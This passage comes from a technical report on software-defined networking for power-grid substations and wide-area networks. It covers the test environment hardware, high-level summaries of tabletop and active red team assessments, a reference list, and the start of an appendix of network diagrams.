Figure 14-6 shows a notional resilient SDN network architecture, with five SDN switches configured together for each network in the substation. Each switch is interconnected with four other switches, and the critical operational process elements (relays, merging units, etc.), are each connected to two different switches. Non-critical components are not connected to multiple switches. This configuration allows for any single network component (i.e., switch, network link) to fail without impacting the operation of the network. Operational resiliency would be accomplished by configuring multiple operational components and connecting them to different switches.




Figure 14-6. Redundant Network in Substation

14.2.3 Wide-Area Network Architecture

Figure 14-7 shows a notional wide-area network connecting the primary and backup control centers to a several substations. Each location is shown with a physical connection to the wide-area “cloud,” and logical connections from the control center to each substation, and logical connections connecting the substations. The connections from the control center are used for telemetry and control by the control center SCADA systems. The connections between the substations are used for autonomous protection and control coordination between the protection relays located at each end of a transmission line. Typically, elements of the wide-area network are replicated to minimize the impact of equipment failure. Each control center would have two physical links into the wide area cloud, terminating at different equipment (possibly at a different provider central office).key or critical substations could also have redundant physical links, while less important substations may only have a single link. In some cases, separate WANs (sometimes provided by different carriers) are used.




Figure 14-7. Wide-Area Network

As with other aspects of the SDN environment, the WAN traffic is engineered to only allow traffic flows (protocols and addresses) that are specifically allowed. A compromised substation network would still only be able to communicate with other networks or nodes if allowed by the configuration, and only using protocols that were configured; it would not be able to communicate *ad hoc* to other locations or use non-configured protocols.

14.3 Test Environment Architecture

The SDN4EDS test environment architecture is documented in Appendix A.

The network consists of six SEL 2740S SDN switches, one Allied Telesis SDN switch, a SEL 5056 SDN Flow Controller, 16 Raspberry Pi SBCs simulating various types of OT traffic and protocols, four SEL protection relays, one SEL IEC 61850 merging unit, a GPS-synchronized clock, one Binary Armor IDS, one Suricata IDS, three Juniper SD-WAN routers, a VMware Virtual Machine infrastructure, and several routers and switches that are used to connect the test environment to the PNNL corporate network and facilitate external access.

15.0 Tabletop Red Team Assessment Summary

This section was added in Version 2 (May 15, 2018). The results of the assessment have been moved to Appendix B.

Sandia National Laboratory (SNL) cybersecurity researchers Adrian Chavez and Kandy Phan provided feedback on the initial draft reference architecture designed by the SDN4EDS project team. Their findings are provided in Appendix B in no order of criticality. Iterative responses by the SDN4EDS industry partners and PNNL staff are included with each finding. The concept of SDN (operational technology software-defined networking) included in the responses represents SDN technology purpose-built for OT networks through the DOE-sponsored Watchdog and SDN projects. These findings and responses will be used to update the blueprint document and will be included in the reference architecture built at PNNL for hands-on Red Team testing and cyber experimentation.

While reviewing the identified issues, the need to examine mitigations for different sizes and types of utilities and organizations became apparent. For each finding, the details on applicability to different entities such as power producers, transmission and generation companies, distribution utilities, etc., will be captured in the blueprint document. For example, while a large transmission and generation utility may be able to deploy the SDN flow controller on a cluster, a smaller utility may need to use the capabilities built into SDN switches and cold spares to achieve availability requirements.

Last, the review process resulted in unanswered questions that need to be addressed as the SDN4EDS project proceeds. These questions may indicate a difference of opinion that can be examined during the cyber experimentation and Red Teaming phases of the project. One example is the difference between using SDN as an IDS versus deploying a separate IDS in the substation. The ability of each to identify and respond to malicious behavior will be built into future test plans and activities.

The reference architecture in Section 14.0 of this document has been updated with the results of this assessment during follow-on tasks of the project.

The findings of the tabletop Red Team assessment, and responses to the findings, are contained in Appendix B of this report.

16.0 Initial Active Red Team Assessment Summary

This section and the detailed findings in the Appendix were initially released in the report "SDN4EDS Red Team Assessment: Deliverable D1.5" in February 2019. Contents of that report have been moved to Appendix C.

The SDN4EDS project is focused on developing a secure blueprint for deployment of SDN-based networks within control system environments. The approach taken for the project has been to work with several SDN vendors and utilities to guide the design of a secure SDN deployment strategy. This strategy has been documented and outlined previously in this document. The SDN4EDS test environment was built using a combination of real, simulated, and virtual computers to represent a configuration of hardware, software, and communication protocols that could be found in an EDS, primarily at an electricity generation plant or transmission/distribution system. However, it does not represent one single energy delivery environment.

In addition to the vendor and utility partners, SNL has been tasked with performing a security assessment of the blueprint document along with a physical testbed, based on the blueprint document. The goal of the SNL team is to discover and provide feedback for potential security concerns discovered during the assessment. The report in Appendix C outlines the on-site security assessment performed January 21−22, 2019.

The topology of the network (described in Section C.2), rules of engagement (Section C.5), username/password credentials of Red Team devices, and blueprint document were provided to the Red Team at the start of the assessment. Much of the remote portion of the assessment simulated an adversary with black box access and little information about the configuration of the other devices on the network. The Red Team was incrementally provided more information during the remote and on-site assessment.

The Red Team performed their assessment during the period January 21−22, 2019.

The Red Team assessment consisted of two parts: 1) a network reconnaissance phase and 2) an active penetration assessment phase. The reconnaissance phase was performed primarily off-site where the SNL team was given access to the SDN4EDS environment and performed network scans to discover as much about the environment as an outsider could. Following the reconnaissance phase, SNL and PNNL staff worked to determine the network locations from which the Red Team penetration assessment could be launched. The Red Team then performed the active penetration attacks on the data plane and control plane, including man-in-the-loop attacks.

The findings of the initial active Red Team assessment, and responses to the findings, are contained in Appendix C of this report.

17.0 Final Active Red Team Assessment Summary

This section and the detailed findings in the Appendix were initially released in the report "Software-Defined Networks for Energy Delivery Systems: D3.4 – Red Team Assessment" in March 2021. Contents of that report have been moved to Appendix D.

The final Red Team assessment validates the final configuration of the SDN4EDS environment. Significant changes have been incorporated since the initial Red Team assessment including the addition of intrusion prevention capabilities for DNP3 protocol traffic and the transition from an out-of-band control plane to an in-band control plane. These changes are designed to test security use cases and recommendations included in the Blueprint document.

This Red Team assessment was performed from the perspective of an insider with routine access to the SDN environment. In several cases, additional SDN flow rules were required to allow access by the Red Team attacker tools to the environment. The SDN4EDS environment was also configured with an in-band control plane (as opposed to the out-of-band control plane in the previous Red Team assessment).

The assessment consisted of a reconnaissance phase and a penetration phase. Due to configuration anomalies discovered during these phases, the SDN4EDS environment was re-configured following the initial assessment, and several tests were re-run with more secure configurations.

The SNL Red Team performed their assessment in several phases. Because of COVID-19, all testing weas performed remotely. The initial testing occurred during the period January 4−8, 2021, with following-on testing as requested by PNNL February 17−19, 2021, and March 2−3, 2021.

The findings of the final active Red Team assessment, and responses to the findings, are contained in Appendix D of this report.

18.0 References

[Alharbi 2015] Alharbi, Talal, Portmann, Marius, Pakzad, Farzaneh. “The (In)Security of Topology Discovery in Software Defined Networks.” 40th Annual IEEE Conference on Local Computer Networks. 2015.

[Amiri 2019] E. Amiri, E. Alizadeh and K. Raeisi, "An Efficient Hierarchical Distributed SDN Controller Model," *2019 5th Conference on Knowledge Based Engineering and Innovation (KBEI)”*, Tehran, Iran, 2019, pp. 553-557.

[Azzouni 2017] Azzouni, Abdelhadi, Trang, Nguyen Thi Mai, Boutaba, Raouf, Pujolle, Guy. “Limitations of OpenFlow Topology Discovery Protocol.” 16th Annual Mediterranean Ad Hoc Networking Workshop. 2017.

[Babay 2019] A. Babay John Schultz, Thomas Tantillo, Samuel Beckley, Eamon Jordan, Kevin Ruddell, Kevin Jordan, and Yair Amir, "Deploying Intrusion-Tolerant SCADA for the Power Grid," *2019 49th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, 2019, pp. 328-335, doi: 10.1109/DSN.2019.00043. Available at http://www.dsn.jhu.edu/papers/DSN_2019_SCADA_Experience.pdf. (Accessed October 13, 2020)

[Bailey 2016] Josh Bailey, , and Stephen Stuart. "FAUCET: Deploying SDN in the Enterprise". ACM Queue 14 Issue 5 (2016): 54-68. Available at https://research.google.com/pubs/pub45641.html. (Accessed July 23, 2021)

[Bobba 2014] R. Bobba, D. R. Borries, R. Hilburn, J. Sanders, M. Hadley, and R. Smith, “Software-Defined Networking Addresses Control System Requirements,” April 2014. Available: https://www.selinc.com

[Brewer 2000] Brewer, E. A. Towards robust distributed systems. (Invited Talk). Principles of Distributed Computing, Portland, Oregon, July 2000.

[Canini 2012] Canini, Marco, Daniele, Venzano, Peter, Pere\vs\'\ini, Dejan, Kosti\'c, and Jennifer, Rexford. "A NICE Way to Test Openflow Applications." . In *Proceedings of the 9th USENIX Conference on Networked Systems Design and Implementation* (pp. 10). USENIX Association, 2012. Available at https://www2.cs.duke.edu/courses/fall14/compsci590.4/Papers/NICE12.pdf. (Accessed July 27, 2021)

[Cao 2019] Cao J, Q Li, R Xie, K Sun, G Gu, M Xu, and Y Yang. 2019. “The CrossPath Attack: Disrupting the SDN Control Channel via Shared Links.” Published in SEC'19 Proceedings of the 28th USENIX Conference on Security Symposium, August 14–16, 2019, Santa Clara, California. Available at https://www.usenix.org/system/files/sec19fall_cao_prepub.pdf. (Accessed October 28, 2019)

[Case 1990] J. Case, M. Fedor, M. Schoffstall, and J. Davin. *A Simple Network Management Protocol (SNMP).* RFC 1157, May 1990. Available at https://tools.ietf.org/pdf/rfc1157.pdf. (Accessed July 27, 2021)

[Cheshire 2013] Cheshire, S., and M. Krochmal. *Special-Use Domain Names*. RFC 6761, February 2013. Available at https://www.rfc-editor.org/rfc/pdfrfc/rfc6761.txt.pdf. (Accessed August 10, 2021)

[Comer 2019] D. Comer and A. Rastegarnia, "Externalization of Packet Processing in Software Defined Networking," in IEEE Networking Letters, vol. 1, no. 3, pp. 124-127, Sept. 2019.

[da Silva 2015] E. Germano da Silva, L. A. Dias Knob, J. A. Wickboldt, L. P. Gaspary, L. Z. Granville and A. Schaeffer-Filho, "Capitalizing on SDN-based SCADA systems: An anti-eavesdropping case-study," *2015 IFIP/IEEE International Symposium on Integrated Network Management (IM)*, Ottawa, ON, 2015, pp. 165-173.

[Fernandez 2013] M. P. Fernandez, ‘‘Comparing OpenFlow controller paradigms scalability: Reactive and proactive,’’ in Proc. Int. Conf. Adv. Inf. Netw. Appl. (AINA), Mar. 2013, pp. 1009–1016

[Fuller 1993] Fuller, Vince, Tony Li, Jessica Yu, and Kannan Varadhan. *Classless inter-domain routing (CIDR): an address assignment and aggregation strategy*. RFC 1519, September 1993. Available at https://www.rfc-editor.org/rfc/pdfrfc/rfc1519.txt.pdf. (Accessed August 6, 2021)

[Fuller 2006] Fuller, Vince, and Tony Li. *Classless inter-domain routing (CIDR): The Internet address assignment and aggregation plan*. BCP 122, RFC 4632, August 2006. Available at https://www.rfc-editor.org/rfc/pdfrfc/rfc4632.txt.pdf. (Accessed August 10, 2021)

[Giatsios 2019] D. Giatsios, K. Choumas, P. Flegkas, T. Korakis, J. J. A. Cruelles and D. C. Mur, "Design and Evaluation of a Hierarchical SDN Control Plane for 5G Transport Networks," *ICC 2019 - 2019 IEEE International Conference on Communications (ICC)*, Shanghai, China, 2019, pp. 1-6.

[Gilbert 2002] S. Gilbert and N. Lynch, "Brewer's conjecture and the feasibility of consistent, available, partition-tolerant web services", ACM SIGACT News, Volume 33 Issue 2 (2002), pg. 51–59. doi:10.1145/564585.564601.

[Haleplidis, 2015] E. Haleplidis, K. Pentikousis, S. Denazis, J. Hadi Salim, D. Meyer, and O. Koufopavlou. *Software-Defined Networking (SDN): Layers and Architecture Terminology*. RFC 7426, January 2015. Available at https://tools.ietf.org/pdf/rfc7426.pdf (Accessed July 23, 2021)

[Hadley 2018] Hadley M, D Nicol, and R Smith. 2018. “Software-Defined Networking Redefines Performance for Ethernet Control Systems”. *Sensible Cybersecurity for Power Systems: A Collection of Technical Papers Representing Modern Solutions*. Available at https://cdn.selinc.com/assets/Literature/Publications/Technical%20Papers/6791_SoftwareDefined_RS_20170130_Web4.pdf?v=20191014-185320 (Accessed July 23, 2021)

[Hill 2017] Hill, R and Smith, R 2017. “Purpose-Engineered, Active-Defense Cybersecurity for Industrial Control Systems” a.k.a. Chessmaster. Available at https://cdn.selinc.com/assets/Literature/Publications/White%20Papers/LWP0024_Purpose-EngineeredActive_RS_20170824.pdf?v=20191014-190036 (Accessed April 1, 2021)

[Hinden 2006] Hinden, Robert, and Stephen Deering. *IP version 6 addressing architecture*. RFC 4291, February 2006. Available at https://www.rfc-editor.org/rfc/pdfrfc/rfc4291.txt.pdf. (Accessed August 10,2021)

[Hong 2015] Hong S, L Xu, H Wang, and G Gu. 2015. “Poisoning Network Visibility in Software-Defined Networks: New Attacks and Countermeasures.” NDSS Symposium 2015, February 8–11, 2015, San Diego, California. Available at http://faculty.cs.tamu.edu/guofei/paper/TopoGuard_NDSS15.pdf. (Accessed October 28, 2019)

[Hutton] Hutton, WJ, AD McKinnon, and MD Hadley. "Software-Defined Networking Traffic Engineering Process for Operational Technology Networks." Journal of Information Warfare 18, no. 4 (2019): 167-81. Available at https://www.jstor.org/stable/26894699. (Accessed July 27, 2021)

[IEEE 802.1AE] IEEE Std 802.1AE, "IEEE Standard for Local and metropolitan area networks-Media Access Control (MAC) Security," in IEEE Std 802.1AE-2018 (Revision of IEEE Std 802.1AE-2006) , vol., no., pp.1-239, 26 Dec. 2018, doi: 10.1109/IEEESTD.2018.8585421. https://ieeexplore.ieee.org/document/8585421. (Accessed November 10, 2021)

[IEEE 802.1X] IEEE Std 802.1X, "IEEE Standard for Local and Metropolitan Area Networks--Port-Based Network Access Control," in IEEE Std 802.1X-2020 (Revision of IEEE Std 802.1X-2010 Incorporating IEEE Std 802.1Xbx-2014 and IEEE Std 802.1Xck-2018) , vol., no., pp.1-289, 28 Feb. 2020, doi: 10.1109/IEEESTD.2020.9018454. https://ieeexplore.ieee.org/document/9018454. (Accessed November 10, 2021).

[IEEE 1588] IEEE Std 1588, "IEEE Standard for a Precision Clock Synchronization Protocol for Networked Measurement and Control Systems," in IEEE Std 1588-2019 (Revision of IEEE Std 1588-2008) , vol., no., pp.1-499, 16 June 2020, doi: 10.1109/IEEESTD.2020.9120376. https://ieeexplore.ieee.org/document/9120376. (Accessed November 10, 2021)

[Johnson 2008] Implementing the Pure Digital High-Speed Substation, Augustus Johnson IV, Substation Communications Engineer, Dominion Virginia Power Electricity Today, November/December 2008

[Kazemian 2013] Kazemian, Peyman, Michael, Chang, Hongyi, Zeng, George, Varghese, Nick, McKeown, and Scott, Whyte. "Real Time Network Policy Checking Using Header Space Analysis." . In *Proceedings of the 10th USENIX Conference on Networked Systems Design and Implementation* (pp. 99–112). USENIX Association, 2013. Available at https://www.usenix.org/system/files/conference/nsdi13/nsdi13-final8.pdf. (Accessed July 27, 2021)

[Kaur 2017] Kaur, Nivindar, Kumar, Naveen, Singh, Ashutosh Kumar, Srivastava, Shashank. “Performance Impact of Topology Poisoning Attacks in SDN and its Countermeasures.” SIN 2017. 2017.

[Koshibe 2014] A. Koshibe, A. Baid and I. Seskar, "Towards distributed hierarchical SDN control plane," *2014 International Science and Technology Conference (Modern Networking Technologies) (MoNeTeC)*, Moscow, 2014, pp. 1-5.

[McCloghrie 1991] K. McCloghrie and M. Rose. *Management Information Base for Network Management of TCP/IP-based internets: MIB-II*. RFC 1213, March 1991. Available at https://tools.ietf.org/pdf/rfc1213.pdf. (Accessed July 27, 2021)

[Rekhter 1998] Y. Rekhter, B. Moskowitz, D. Karrenberg, G. J. de Groot, and E. Lear. *Address Allocation for Private Internets*. RFC 1918, February 1996. Available at https://tools.ietf.org/pdf/rfc1918.pdf. (Accessed July 27, 2021)

[McCloghrie 2000] K. McCloghrie and F. Kastenholz. *The Interfaces Group MIB*. RFC 2863, June 2000. Available at https://tools.ietf.org/pdf/rfc2863.pdf. (Accessed July 27, 2021)

[Nguyen 2017] Nguyen, Tri-Hai, Yoo, Myungsik. “Analysis of Link Discovery Service Attacks in SDN Controller.” *ICOIN* (2017): 259-261.

[Nivethan 2016 - 1] J. Nivethan and M. Papa, "Dynamic rule generation for SCADA intrusion detection," *2016 IEEE Symposium on Technologies for Homeland Security (HST)*, Waltham, MA, 2016, pp. 1-5.

[Nivethan 2016 - 2] J. Nivethan and M. Papa “A SCADA Intrusion Detection Framework that Incorporates Process Semantics.” *11th Annual Cyber and Information Security Research Conference*, ACM, 2016.

[O’Raw 2017] J. O'Raw, D. M. Laverty and D. J. Morrow, "IEC 61850 substation configuration language as a basis for automated security and SDN configuration," 2017 IEEE Power & Energy Society General Meeting, Chicago, IL, 2017, pp. 1-5.

[OpenFlow 2012] Open Network Foundation *OpenFlow Switch Specification Version 1.3 (Wire Protocol 0x04)*, June 25, 2012, document ONF TS-006, available at https://www.opennetworking.org/wp-content/uploads/2014/10/openflow-spec-v1.3.0.pdf. (Accessed April 1, 2021)

[OpenFlow 2013]] Open Network Foundation *OpenFlow Switch Specification Version 1.4 (Wire Protocol 0x05)*, October 14, 2013, document ONF TS-012, available at https://www.opennetworking.org/wp-content/uploads/2014/10/openflow-spec-v1.4.0.pdf. (Accessed April 1, 2021)

[OpenFlow 2014] Open Network Foundation *OpenFlow Switch Specification Version 1.3.4 (Wire Protocol 0x04)*, March 27, 2014, document ONF TS-019, available at https://www.opennetworking.org/wp-content/uploads/2014/10/openflow-switch-v1.3.4.pdf. (Accessed April 1, 2021)

[OpenFlow 2014-1] Open Network Foundation *Migration Tools and Metrics.* 2014, document ONF TR-507, available at https://opennetworking.org/wp-content/uploads/2013/04/migration-tools-and-metrics.pdf. (Accessed July 27, 2021)

[Peterson 2009] Peterson, Dale. “Quickdraw: Generating security log events for legacy SCADA and control system devices.” In Conference For Homeland Security, 2009. CATCH’09. Cybersecurity Applications & Technology, pp. 227-229. IEEE, 2009.

[Rekhter 1998] Y. Rekhter, B. Moskowitz, D. Karrenberg, G. J. de Groot, and E. Lear. *Address Allocation for Private Internets*. RFC 1918, February 1996. Available at https://tools.ietf.org/pdf/rfc1918.pdf. (Accessed July 27, 2021)

[Rose 1990] M. Rose and K. McCloghrie. *Policy Requirements for Inter Administrative Domain Routing*. RFC 1155, May 1990. Available https://tools.ietf.org/pdf/rfc1155.pdf. (Accessed July 27, 2021)

[SEL 2017] Schweitzer Engineering Laboratories, Inc. (SEL) *Implementing Packet Sniffing (IDS, DPI, Port Mirroring, etc.) in an SDN Network, Application Guide AG2017-18* available from selinc.com

[SEL 2019] Schweitzer Engineering Laboratories, Inc. (SEL) *SEL-2740S Software-Defined Network (SDN) Switch and SEL-5056 SDN Flow Controller Instruction Manual* available at https://selinc.com/api/download/117185/ (registration required). (Accessed April 1, 2021)

[SEL 2020] Schweitzer Engineering Laboratories, Inc. (SEL), *REST API Preliminary Draft for v2.1.0.0 Draft Only*, March 2020 (unpublished)

[Shah 2018] R. Shah, M. Vutukuru and P. Kulkarni, "Cuttlefish: Hierarchical SDN Controllers with Adaptive Offload," *2018 IEEE 26th International Conference on Network Protocols (ICNP)*, Cambridge, 2018, pp. 198-208.

[Zeng 2012] H. Zeng, P. Kazemian, G. Varghese and N. McKeown, "Automatic Test Packet Generation," in *IEEE/ACM Transactions on Networking*, vol. 22, no. 2, pp. 554-566, April 2014, doi: 10.1109/TNET.2013.2253121.Available at http://yuba.stanford.edu/~peyman/docs/atpg-conext12.pdf. (Accessed July 27, 2021)

[Zhao 2015] Y. Zhao, L. Iannone and M. Riguidel, "On the performance of SDN controllers: A reality check," *2015 IEEE Conference on Network Function Virtualization and Software Defined Network (NFV-SDN)*, 2015, pp. 79-85, doi: 10.1109/NFV-SDN.2015.7387410. Available at https://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=7387410. (Accessed July 27, 2021)

Appendix A – Final Network Configuration

A.1 Generic Network Drawings

The following figures show generic energy delivery system (EDS) network configurations that may use a software defined network (SDN) environment. This included network diagrams shown as Figure A-1, Figure A-2, Figure A-3, Figure A-4, and Figure A-5.




Figure A-1. Generic Architecture Overview




Figure A-2. Substation Network Overview

